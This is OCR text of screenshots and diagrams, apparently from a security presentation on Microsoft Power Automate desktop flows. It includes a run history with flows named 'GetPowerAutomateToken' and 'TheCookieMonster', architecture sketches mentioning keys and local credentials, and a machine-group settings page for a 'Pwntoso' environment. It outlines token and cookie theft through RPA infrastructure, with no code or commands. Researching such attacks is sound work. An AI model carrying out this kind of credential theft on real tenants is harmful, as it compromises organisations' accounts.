



Task status


Desktop flow runs

Here's a quick overview of the desktop flows you have running. Learn more

Requested ↓	Desktop flow	Status	Run start	Run mode
Jul 6, 12:48 PM (6 d ago)	GetPowerAutomateToken	Succeeded	Jul 6, 12:48 PM (6 d ago)	Local attended
Jun 30, 10:27 AM (1 wk a...	TheCookieMonster	Succeeded	Jun 30, 10:27 AM (1 wk ago)	Local attended
Jun 30, 10:27 AM (1 wk a...	GetPowerAutomateToken	Succeeded	Jun 30, 10:27 AM (1 wk ago)	Local attended
Jun 22, 02:55 PM (2 wk a...	GetPowerAutomateToken	Succeeded	Jun 22, 02:55 PM (2 wk ago)	Local attended
Jun 19, 04:10 PM (3 wk a...	GetPowerAutomateToken	Succeeded	Jun 19, 04:10 PM (3 wk ago)	Local attended
Jun 19, 03:58 PM (3 wk a...	GetPowerAutomateToken	Succeeded	Jun 19, 03:58 PM (3 wk ago)	Local attended
Jun 19, 03:55 PM (3 wk a...	GetPowerAutomateToken	Failed	Jun 19, 03:54 PM (3 wk ago)	Local attended


Windows 11
Office
User
NT Service\UIFlowService
Office cloud services
outbound conn
Power Automate
Machine Runtime
Azure Service Bus
On-Prem
MS cloud


Windows 11
Office
User
NT Service\UIFlowService
Office cloud services
Power Automate
Machine Runtime
outbound conn
Azure Service Bus
public key
private key
On-Prem
MS cloud


Windows 11
Office
User
NT Service\UIFlowService
Office cloud services
outbound conn
Power Automate
Machine Runtime
Azure Service Bus
public key
private key
- Local creds
- RPA task
On-Prem
MS cloud

Power Automate machine runtime

Hi

Machine settings

Machine group

Troubleshoot

About

Machine groups

New machine group

Refresh

Add a machine to a group or create a new group in this environment. Learn more

Available machine groups

Pwntoso (default) machine groups

Added machines will adopt group permissions and connections, losing their individual permissions and connections Learn more

Search

